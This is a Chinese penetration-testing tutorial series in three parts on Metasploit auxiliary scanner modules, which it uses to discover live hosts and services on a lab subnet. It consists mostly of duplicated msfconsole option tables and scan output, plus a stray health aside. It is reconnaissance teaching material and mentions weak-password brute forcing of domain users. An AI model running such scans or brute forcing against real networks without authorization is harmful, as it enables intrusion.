接下来就可以通过弱口令爆破域用户。

工作组环境信息搜集

基于MSF发现内网存活主机第一季

- 攻击机： 192.168.1.5 Debian
- 靶机： 192.168.1.2 Windows 7
    - 192.168.1.119 Windows 2003

MSF的search支持type搜索：

```
msf > search scanner type:auxiliary

Matching Modules
================

   Name                                                       Disc
   ----                                                       ----
   auxiliary/admin/appletv/appletv_display_image
   auxiliary/admin/appletv/appletv_display_video
   auxiliary/admin/smb/check_dir_file
   auxiliary/admin/teradata/teradata_odbc_sql                 2018
   auxiliary/bnat/bnat_scan
   auxiliary/gather/citrix_published_applications
   auxiliary/gather/enum_dns
   ....
   auxiliary/scanner/winrm/winrm_cmd
   auxiliary/scanner/winrm/winrm_login
   auxiliary/scanner/winrm/winrm_wql
   auxiliary/scanner/wproxy/att_open_proxy                    2017
   auxiliary/scanner/wsdd/wsdd_query
   auxiliary/scanner/x11/open_x11
```

```
msf > search scanner type:auxiliary

Matching Modules
================

   Name                                                  Disclosure Date  Rank    Check  Description
   ----                                                  ---------------  ----    -----  -----------
   auxiliary/admin/appletv/appletv_display_image                          normal  No     Apple TV Image Remote Control
   auxiliary/admin/appletv/appletv_display_video                          normal  No     Apple TV Video Remote Control
   auxiliary/admin/smb/check_dir_file                                     normal  Yes    SMB Scanner Check File/Directory U
   auxiliary/admin/teradata/teradata_odbc_sql            2018-03-29       normal  Yes    Teradata ODBC SQL Query Module
   auxiliary/bnat/bnat_scan                                               normal  Yes    BNAT Scanner
   auxiliary/gather/citrix_published_applications                         normal  No     Citrix MetaFrame ICA Published App
   auxiliary/gather/enum_dns                                              normal  No     DNS Record Scanner and Enumerator
   auxiliary/gather/hp_enum_perfd                                         normal  Yes    HP Operations Manager Perfd Enviro
   auxiliary/gather/natpmp_external_address                               normal  Yes    NAT-PMP External Address Scanner
   auxiliary/gather/windows_deployment_services_shares                    normal  Yes    Microsoft Windows Deployment Servi
   auxiliary/scanner/acpp/login                                           normal  Yes    Apple Airport ACPP Authentication
   auxiliary/scanner/afp/afp_login                                        normal  Yes    Apple Filing Protocol Login Utilit
```

第一季主要介绍scanner下的五个模块，辅助发现内网存活主机，分别为：

- auxiliary/scanner/discovery/arp_sweep
- auxiliary/scanner/discovery/udp_sweep
- auxiliary/scanner/ftp/ftp_version
- auxiliary/scanner/http/http_version

- auxiliary/scanner/smb/smb_version

一：基于scanner/http/http_version发现HTTP服务

```
msf auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   Proxies                    no        A proxy chain of format type:host:port[,t
   RHOSTS    192.168.1.0/24   yes       The target address range or CIDR identifi
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connectior
   THREADS   20               yes       The number of concurrent threads
   VHOST                      no        HTTP server virtual host

msf auxiliary(scanner/http/http_version) > exploit

[+] 192.168.1.1:80
[*] Scanned  27 of 256 hosts (10% complete)
[*] Scanned  63 of 256 hosts (24% complete)
[*] Scanned  82 of 256 hosts (32% complete)
[*] Scanned 103 of 256 hosts (40% complete)
[+] 192.168.1.119:80 Microsoft-IIS/6.0 ( Powered by ASP.NET )
[*] Scanned 129 of 256 hosts (50% complete)
[*] Scanned 154 of 256 hosts (60% complete)
[*] Scanned 182 of 256 hosts (71% complete)
[*] Scanned 205 of 256 hosts (80% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.1.0/24   yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  20               yes       The number of concurrent threads
   VHOST                     no        HTTP server virtual host

msf auxiliary(scanner/http/http_version) > exploit

[+] 192.168.1.1:80
[*] Scanned  27 of 256 hosts (10% complete)
[*] Scanned  63 of 256 hosts (24% complete)
[*] Scanned  82 of 256 hosts (32% complete)
[*] Scanned 103 of 256 hosts (40% complete)
[+] 192.168.1.119:80 Microsoft-IIS/6.0 ( Powered by ASP.NET )
[*] Scanned 129 of 256 hosts (50% complete)
[*] Scanned 154 of 256 hosts (60% complete)
[*] Scanned 182 of 256 hosts (71% complete)
[*] Scanned 205 of 256 hosts (80% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

二：基于scanner/smb/smb_version发现SMB服务

```
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS     192.168.1.0/24   yes       The target address range or CIDR identi
   SMBDomain  .                no        The Windows domain to use for authentic
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    20               yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_version) > exploit

[+] 192.168.1.2:445       - Host is running Windows 7 Ultimate SP1 (build:7601)
[*] Scanned  40 of 256 hosts (15% complete)
[*] Scanned  60 of 256 hosts (23% complete)
[*] Scanned  79 of 256 hosts (30% complete)
[+] 192.168.1.119:445     - Host is running Windows 2003 R2 SP2 (build:3790) (na
[*] Scanned 103 of 256 hosts (40% complete)
[*] Scanned 128 of 256 hosts (50% complete)
[*] Scanned 154 of 256 hosts (60% complete)
[*] Scanned 181 of 256 hosts (70% complete)
[*] Scanned 206 of 256 hosts (80% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS     192.168.1.0/24   yes       The target address range or CIDR identifier
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    20               yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_version) > exploit

[+] 192.168.1.2:445       - Host is running Windows 7 Ultimate SP1 (build:7601) (name:.      ) (workgroup:WORKGROUP )
[*] Scanned  40 of 256 hosts (15% complete)
[*] Scanned  60 of 256 hosts (23% complete)
[*] Scanned  79 of 256 hosts (30% complete)
[+] 192.168.1.119:445     - Host is running Windows 2003 R2 SP2 (build:3790) (name:WIN03X64)
[*] Scanned 103 of 256 hosts (40% complete)
[*] Scanned 128 of 256 hosts (50% complete)
[*] Scanned 154 of 256 hosts (60% complete)
[*] Scanned 181 of 256 hosts (70% complete)
[*] Scanned 206 of 256 hosts (80% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

三：基于scanner/ftp/ftp_version发现FTP服务

```
msf auxiliary(scanner/ftp/ftp_version) > show options

Module options (auxiliary/scanner/ftp/ftp_version):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified userna
   FTPUSER  anonymous            no        The username to authenticate as
   RHOSTS   192.168.1.0/24       yes       The target address range or CIDR ider
   RPORT    21                   yes       The target port (TCP)
   THREADS  50                   yes       The number of concurrent threads

msf auxiliary(scanner/ftp/ftp_version) > exploit

[*] Scanned  51 of 256 hosts (19% complete)
[*] Scanned  52 of 256 hosts (20% complete)
[*] Scanned 100 of 256 hosts (39% complete)
[+] 192.168.1.119:21       - FTP Banner: '220 Microsoft FTP Service\x0d\x0a'
[*] Scanned 103 of 256 hosts (40% complete)
[*] Scanned 133 of 256 hosts (51% complete)
[*] Scanned 183 of 256 hosts (71% complete)
[*] Scanned 197 of 256 hosts (76% complete)
[*] Scanned 229 of 256 hosts (89% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```


```
msf auxiliary(scanner/ftp/ftp_version) > show options

Module options (auxiliary/scanner/ftp/ftp_version):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified username
   FTPUSER  anonymous            no        The username to authenticate as
   RHOSTS   192.168.1.0/24       yes       The target address range or CIDR identifier
   RPORT    21                   yes       The target port (TCP)
   THREADS  50                   yes       The number of concurrent threads

msf auxiliary(scanner/ftp/ftp_version) > exploit

[*] Scanned  51 of 256 hosts (19% complete)
[*] Scanned  52 of 256 hosts (20% complete)
[*] Scanned 100 of 256 hosts (39% complete)
[+] 192.168.1.119:21       - FTP Banner: '220 Microsoft FTP Service\x0d\x0a'
[*] Scanned 103 of 256 hosts (40% complete)
[*] Scanned 133 of 256 hosts (51% complete)
[*] Scanned 183 of 256 hosts (71% complete)
[*] Scanned 197 of 256 hosts (76% complete)
[*] Scanned 229 of 256 hosts (89% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

四：基于scanner/discovery/arp_sweep发现内网存活主机

```
msf auxiliary(scanner/discovery/arp_sweep) > show options

Module options (auxiliary/scanner/discovery/arp_sweep):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   RHOSTS     192.168.1.0/24   yes       The target address range or CIDR identi
   SHOST                       no        Source IP Address
   SMAC                        no        Source MAC Address
   THREADS    50               yes       The number of concurrent threads
   TIMEOUT    5                yes       The number of seconds to wait for new c

msf auxiliary(scanner/discovery/arp_sweep) > exploit

[+] 192.168.1.1 appears to be up (UNKNOWN).
[+] 192.168.1.2 appears to be up (UNKNOWN).
[+] 192.168.1.119 appears to be up (VMware, Inc.).
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```


```
msf auxiliary(scanner/discovery/arp_sweep) > show options

Module options (auxiliary/scanner/discovery/arp_sweep):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   RHOSTS     192.168.1.0/24   yes       The target address range or CIDR identifier
   SHOST                       no        Source IP Address
   SMAC                        no        Source MAC Address
   THREADS    50               yes       The number of concurrent threads
   TIMEOUT    5                yes       The number of seconds to wait for new data

msf auxiliary(scanner/discovery/arp_sweep) > exploit

[+] 192.168.1.1 appears to be up (UNKNOWN).
[+] 192.168.1.2 appears to be up (UNKNOWN).
[+] 192.168.1.119 appears to be up (VMware, Inc.).
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```


五：基于scanner/discovery/udp_sweep发现内网存活主机

```
msf auxiliary(scanner/discovery/udp_sweep) > show options

Module options (auxiliary/scanner/discovery/udp_sweep):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each se
   RHOSTS     192.168.1.0/24   yes       The target address range or CIDR identi
   THREADS    50               yes       The number of concurrent threads

msf auxiliary(scanner/discovery/udp_sweep) > exploit

[*] Sending 13 probes to 192.168.1.0->192.168.1.255 (256 hosts)
[*] Discovered DNS on 192.168.1.1:53 (ce2a8500000100010000000007564552534494f4e04
[*] Discovered NetBIOS on 192.168.1.2:137 (JOHN-PC:<00>:U :WORKGROUP:<00>:G :JOH
[*] Discovered NetBIOS on 192.168.1.119:137 (WIN03X64:<00>:U :WIN03X64:<20>:U :W
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(scanner/discovery/udp_sweep) > show options

Module options (auxiliary/scanner/discovery/udp_sweep):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   RHOSTS     192.168.1.0/24   yes       The target address range or CIDR identifier
   THREADS    50               yes       The number of concurrent threads

msf auxiliary(scanner/discovery/udp_sweep) > exploit

[*] Sending 13 probes to 192.168.1.0->192.168.1.255 (256 hosts)
[*] Discovered DNS on 192.168.1.1:53 (ce2a850000010001000000000756455253494f4e0442494
6f6b696e67)
[*] Discovered NetBIOS on 192.168.1.2:137 (JOHN-PC:<00>:U :WORKGROUP:<00>:G :JOHN-PC:
:51:27)
[*] Discovered NetBIOS on 192.168.1.119:137 (WIN03X64:<00>:U :WIN03X64:<20>:U :WORKGR
01>:U :00:0c:29:85:d6:7d)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

基于MSF发现内网存活主机第二季

- 攻击机： 192.168.1.5 Debian
- 靶机：192.168.1.2 Windows 7
    - 192.168.1.115 Windows 2003
    - 192.168.1.119 Windows 2003

第一季主要介绍scanner下的五个模块，辅助发现内网存活主机，分别为：

- auxiliary/scanner/discovery/arp_sweep
- auxiliary/scanner/discovery/udp_sweep
- auxiliary/scanner/ftp/ftp_version
- auxiliary/scanner/http/http_version
- auxiliary/scanner/smb/smb_version

第二季主要介绍scanner下的五个模块，辅助发现内网存活主机，分别为：

- auxiliary/scanner/ssh/ssh_version
- auxiliary/scanner/telnet/telnet_version
- auxiliary/scanner/discovery/udp_probe
- auxiliary/scanner/dns/dns_amp
- auxiliary/scanner/mysql/mysql_version

六：基于auxiliary/scanner/ssh/ssh_version发现SSH服务

```
msf auxiliary(scanner/ssh/ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.0/24   yes       The target address range or CIDR identifi
   RPORT    22               yes       The target port (TCP)
   THREADS  50               yes       The number of concurrent threads
   TIMEOUT  30               yes       Timeout for the SSH probe

msf auxiliary(scanner/ssh/ssh_version) > exploit

[+] 192.168.1.5:22        - SSH server version: SSH-2.0-OpenSSH_7.9p1 Debian-5 (
[*] Scanned  52 of 256 hosts (20% complete)
[*] Scanned  95 of 256 hosts (37% complete)
[*] Scanned 100 of 256 hosts (39% complete)
[*] Scanned 103 of 256 hosts (40% complete)
[*] Scanned 131 of 256 hosts (51% complete)
[*] Scanned 154 of 256 hosts (60% complete)
[*] Scanned 180 of 256 hosts (70% complete)
[*] Scanned 206 of 256 hosts (80% complete)
[*] Scanned 235 of 256 hosts (91% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(scanner/ssh/ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.0/24   yes       The target address range or CIDR identifier
   RPORT    22               yes       The target port (TCP)
   THREADS  50               yes       The number of concurrent threads
   TIMEOUT  30               yes       Timeout for the SSH probe

msf auxiliary(scanner/ssh/ssh_version) > exploit

[+] 192.168.1.5:22        - SSH server version: SSH-2.0-OpenSSH_7.9p1 Debian-5 ( service.version=7.9p1 openssh.c
y=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:7.9p1 os.vendor=Debian os.family=Linux os
service.protocol=ssh fingerprint_db=ssh.banner )
[*] Scanned  52 of 256 hosts (20% complete)
[*] Scanned  95 of 256 hosts (37% complete)
[*] Scanned 100 of 256 hosts (39% complete)
[*] Scanned 103 of 256 hosts (40% complete)
[*] Scanned 131 of 256 hosts (51% complete)
[*] Scanned 154 of 256 hosts (60% complete)
[*] Scanned 180 of 256 hosts (70% complete)
[*] Scanned 206 of 256 hosts (80% complete)
[*] Scanned 235 of 256 hosts (91% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

七：基于auxiliary/scanner/telnet/telnet_version发现TELNET服务

```
msf auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.1.119    yes       The target address range or CIDR identif
   RPORT     23               yes       The target port (TCP)
   THREADS   50               yes       The number of concurrent threads
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as

msf auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.119:23      - 192.168.1.119:23 TELNET Welcome to Microsoft Telnet
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.1.119    yes       The target address range or CIDR identifier
   RPORT     23               yes       The target port (TCP)
   THREADS   50               yes       The number of concurrent threads
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as

msf auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.119:23      - 192.168.1.119:23 TELNET Welcome to Microsoft Telnet Service \x0a\x0a\x0dlogin:
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

八：基于scanner/discovery/udp_probe发现内网存活主机

```
msf auxiliary(scanner/discovery/udp_probe) > show options

Module options (auxiliary/scanner/discovery/udp_probe):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   RHOSTS   192.168.1.0/24   yes       The target address range or CIDR identifi
   THREADS  50               yes       The number of concurrent threads

msf auxiliary(scanner/discovery/udp_probe) > exploit

[+] Discovered NetBIOS on 192.168.1.2:137 (JOHN-PC:<00>:U :WORKGROUP:<00>:G :JOH
[+] Discovered DNS on 192.168.1.1:53 (de7785000001000100000000756455253494f4e04
[*] Scanned  43 of 256 hosts (16% complete)
[*] Scanned  52 of 256 hosts (20% complete)
[*] Scanned  89 of 256 hosts (34% complete)
[+] Discovered NetBIOS on 192.168.1.119:137 (WIN03X64:<00>:U :WIN03X64:<20>:U :W
[*] Scanned 103 of 256 hosts (40% complete)
[*] Scanned 140 of 256 hosts (54% complete)
[*] Scanned 163 of 256 hosts (63% complete)
[*] Scanned 184 of 256 hosts (71% complete)
[*] Scanned 212 of 256 hosts (82% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(scanner/discovery/udp_probe) > show options

Module options (auxiliary/scanner/discovery/udp_probe):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   RHOSTS   192.168.1.0/24   yes       The target address range or CIDR identifier
   THREADS  50               yes       The number of concurrent threads

msf auxiliary(scanner/discovery/udp_probe) > exploit

[+] Discovered NetBIOS on 192.168.1.2:137 (JOHN-PC:<00>:U :WORKGROUP:<00>:G :JOHN-PC:<20>:U :WORKGROUP:<
:51:27)
[+] Discovered DNS on 192.168.1.1:53 (de7785000001000100000000756455253494f4e0442494e440000100003c00c00
6f6b696e67)
[*] Scanned  43 of 256 hosts (16% complete)
[*] Scanned  52 of 256 hosts (20% complete)
[*] Scanned  89 of 256 hosts (34% complete)
[+] Discovered NetBIOS on 192.168.1.119:137 (WIN03X64:<00>:U :WIN03X64:<20>:U :WORKGROUP:<00>:G :WORKGRO
01>:U :00:0c:29:85:d6:7d)
[*] Scanned 103 of 256 hosts (40% complete)
[*] Scanned 140 of 256 hosts (54% complete)
[*] Scanned 163 of 256 hosts (63% complete)
[*] Scanned 184 of 256 hosts (71% complete)
[*] Scanned 212 of 256 hosts (82% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

九：基于auxiliary/scanner/dns/dns_amp发现内网存活主机

```
msf auxiliary(scanner/dns/dns_amp) > show options

Module options (auxiliary/scanner/dns/dns_amp):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   BATCHSIZE   256              yes       The number of hosts to probe in each s
   DOMAINNAME  isc.org          yes       Domain to use for the DNS request
   FILTER                       no        The filter string for capturing traffi
   INTERFACE                    no        The name of the interface
   PCAPFILE                     no        The name of the PCAP capture file to p
   QUERYTYPE   ANY              yes       Query type(A, NS, SOA, MX, TXT, AAAA,
   RHOSTS      192.168.1.0/24   yes       The target address range or CIDR ident
   RPORT       53               yes       The target port (UDP)
   SNAPLEN     65535            yes       The number of bytes to capture
   THREADS     50               yes       The number of concurrent threads
   TIMEOUT     500              yes       The number of seconds to wait for new

msf auxiliary(scanner/dns/dns_amp) > exploit

[*] Sending DNS probes to 192.168.1.0->192.168.1.255 (256 hosts)
[*] Sending 67 bytes to each host using the IN ANY isc.org request
[+] 192.168.1.1:53 - Response is 530 bytes [7.91x Amplification]
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(scanner/dns/dns_amp) > show options

Module options (auxiliary/scanner/dns/dns_amp):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   BATCHSIZE   256              yes       The number of hosts to probe in each set
   DOMAINNAME  isc.org          yes       Domain to use for the DNS request
   FILTER                       no        The filter string for capturing traffic
   INTERFACE                    no        The name of the interface
   PCAPFILE                     no        The name of the PCAP capture file to process
   QUERYTYPE   ANY              yes       Query type(A, NS, SOA, MX, TXT, AAAA, RRSIG, DNSKEY, ANY)
   RHOSTS      192.168.1.0/24   yes       The target address range or CIDR identifier
   RPORT       53               yes       The target port (UDP)
   SNAPLEN     65535            yes       The number of bytes to capture
   THREADS     50               yes       The number of concurrent threads
   TIMEOUT     500              yes       The number of seconds to wait for new data

msf auxiliary(scanner/dns/dns_amp) > exploit

[*] Sending DNS probes to 192.168.1.0->192.168.1.255 (256 hosts)
[*] Sending 67 bytes to each host using the IN ANY isc.org request
[+] 192.168.1.1:53 - Response is 530 bytes [7.91x Amplification]
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

十：基于auxiliary/scanner/mysql/mysql_version发现mysql服务

```
msf auxiliary(scanner/mysql/mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.115    yes       The target address range or CIDR identifi
   RPORT    3306             yes       The target port (TCP)
   THREADS  50               yes       The number of concurrent threads

msf auxiliary(scanner/mysql/mysql_version) > exploit

[+] 192.168.1.115:3306     - 192.168.1.115:3306 is running MySQL 5.1.52-community
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(scanner/mysql/mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.115    yes       The target address range or CIDR identifier
   RPORT    3306             yes       The target port (TCP)
   THREADS  50               yes       The number of concurrent threads

msf auxiliary(scanner/mysql/mysql_version) > exploit

[+] 192.168.1.115:3306     - 192.168.1.115:3306 is running MySQL 5.1.52-community (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

基于MSF发现内网存活主机第三季

注:请多喝点热水或者凉白开，可预防肾结石，通风等。
痛风可伴发肥胖症、高血压病、糖尿病、脂代谢紊乱等多种代谢性疾病。

攻击机： 192.168.1.5 &Debian
靶机： 192.168.1.2 & Windows 7
192.168.1.115 &Windows 2003
192.168.1.119& Windows 2003

第一季主要介绍scanner下的五个模块，辅助发现内网存活主机，分别为：

- auxiliary/scanner/discovery/arp_sweep
- auxiliary/scanner/discovery/udp_sweep
- auxiliary/scanner/ftp/ftp_version
- auxiliary/scanner/http/http_version
- auxiliary/scanner/smb/smb_version

第二季主要介绍scanner下的五个模块，辅助发现内网存活主机，分别为：

- auxiliary/scanner/ssh/ssh_version
- auxiliary/scanner/telnet/telnet_version
- auxiliary/scanner/discovery/udp_probe
- auxiliary/scanner/dns/dns_amp
- auxiliary/scanner/mysql/mysql_version

第三季主要介绍scanner下的五个模块，辅助发现内网存活主机，分别为：

- auxiliary/scanner/netbios/nbname
- auxiliary/scanner/http/title
- auxiliary/scanner/db2/db2_version
- auxiliary/scanner/portscan/ack
- auxiliary/scanner/portscan/tcp

- 十一：基于auxiliary/scanner/netbios/nbname发现内网存活主机

```
msf auxiliary(scanner/netbios/nbname) > show options

Module options (auxiliary/scanner/netbios/nbname):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each se
   RHOSTS     192.168.1.0/24   yes       The target address range or CIDR identi
   RPORT      137              yes       The target port (UDP)
   THREADS    50               yes       The number of concurrent threads

msf auxiliary(scanner/netbios/nbname) > exploit

[*] Sending NetBIOS requests to 192.168.1.0->192.168.1.255 (256 hosts)
[+] 192.168.1.2 [JOHN-PC] OS:Windows Names:(JOHN-PC, WORKGROUP, __MSBROWSE__) Ac
[+] 192.168.1.115 [VM_2003X86] OS:Windows Names:(VM_2003X86, WORKGROUP) Addresse
[+] 192.168.1.119 [WIN03X64] OS:Windows User:ADMINISTRATOR Names:(WIN03X64, WORK
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(scanner/netbios/nbname) > show options

Module options (auxiliary/scanner/netbios/nbname):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   RHOSTS     192.168.1.0/24   yes       The target address range or CIDR identifier
   RPORT      137              yes       The target port (UDP)
   THREADS    50               yes       The number of concurrent threads

msf auxiliary(scanner/netbios/nbname) > exploit

[*] Sending NetBIOS requests to 192.168.1.0->192.168.1.255 (256 hosts)
[+] 192.168.1.2 [JOHN-PC] OS:Windows Names:(JOHN-PC, WORKGROUP, __MSBROWSE__) Addresses:(192.168.1.2, 192.1
[+] 192.168.1.115 [VM_2003X86] OS:Windows Names:(VM_2003X86, WORKGROUP) Addresses:(192.168.1.115) Mac:00:0c
[+] 192.168.1.119 [WIN03X64] OS:Windows User:ADMINISTRATOR Names:(WIN03X64, WORKGROUP, ADMINISTRATOR) Addre
e:VMWare
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

- 十二：基于auxiliary/scanner/http/title发现内网存活主机

```
msf auxiliary(scanner/http/title) > show options

Module options (auxiliary/scanner/http/title):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   Proxies                        no        A proxy chain of format type:host:p
   RHOSTS        192.168.1.115,119  yes     The target address range or CIDR ic
   RPORT         80               yes       The target port (TCP)
   SHOW_TITLES   true             yes       Show the titles on the console as t
   SSL           false            no        Negotiate SSL/TLS for outgoing conr
   STORE_NOTES   true             yes       Store the captured information in r
   TARGETURI     /                yes       The base path
   THREADS       50               yes       The number of concurrent threads

msf auxiliary(scanner/http/title) > exploit

[*] [192.168.1.115:80] [C:200] [R:] [S:Microsoft-IIS/6.0] 协同管理系统
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(scanner/http/title) > show options

Module options (auxiliary/scanner/http/title):

   Name          Current Setting    Required  Description
   ----          ---------------    --------  -----------
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port
   RHOSTS        192.168.1.115,119  yes       The target address range or CIDR identifier
   RPORT         80                 yes       The target port (TCP)
   SHOW_TITLES   true               yes       Show the titles on the console as they are grabbed
   SSL           false              no        Negotiate SSL/TLS for outgoing connections
   STORE_NOTES   true               yes       Store the captured information in notes. Use "notes -t
   TARGETURI     /                  yes       The base path
   THREADS       50                 yes       The number of concurrent threads

msf auxiliary(scanner/http/title) > exploit

[*] [192.168.1.115:80] [C:200] [R:] [S:Microsoft-IIS/6.0] 协同管理系统
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
```

- 十三：基于auxiliary/scanner/db2/db2_version发现db2服务

```
msf auxiliary(scanner/http/title) > use auxiliary/scanner/db2/db2_version
msf auxiliary(scanner/db2/db2_version) > show options

Module options (auxiliary/scanner/db2/db2_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  toolsdb          yes       The name of the target database
   RHOSTS    192.168.1.0/24   yes       The target address range or CIDR identif
   RPORT     50000            yes       The target port (TCP)
   THREADS   50               yes       The number of concurrent threads
   TIMEOUT   5                yes       Timeout for the DB2 probe

msf auxiliary(scanner/db2/db2_version) > exploit
```

```
msf auxiliary(scanner/db2/db2_version) > show options

Module options (auxiliary/scanner/db2/db2_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  toolsdb          yes       The name of the target database
   RHOSTS    192.168.1.0/24   yes       The target address range or CIDR identifier
   RPORT     50000            yes       The target port (TCP)
   THREADS   50               yes       The number of concurrent threads
   TIMEOUT   5                yes       Timeout for the DB2 probe

msf auxiliary(scanner/db2/db2_version) > exploit
```

- 十四：基于auxiliary/scanner/portscan/ack发现内网存活主机

```
msf auxiliary(scanner/portscan/ack) > show options

Module options (auxiliary/scanner/portscan/ack):

   Name        Current Setting    Required  Description
   ----        ---------------    --------  -----------
   BATCHSIZE   256                yes       The number of hosts to scan per set
   DELAY       0                  yes       The delay between connections, per th
   INTERFACE                      no        The name of the interface
   JITTER      0                  yes       The delay jitter factor (maximum valu
   PORTS       445                yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS      192.168.1.115,119  yes       The target address range or CIDR ider
   SNAPLEN     65535              yes       The number of bytes to capture
   THREADS     50                 yes       The number of concurrent threads
   TIMEOUT     500                yes       The reply read timeout in millisecond

msf auxiliary(scanner/portscan/ack) > exploit

[*]  TCP UNFILTERED 192.168.1.115:445
[*]  TCP UNFILTERED 192.168.1.119:445
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(scanner/portscan/ack) > show options

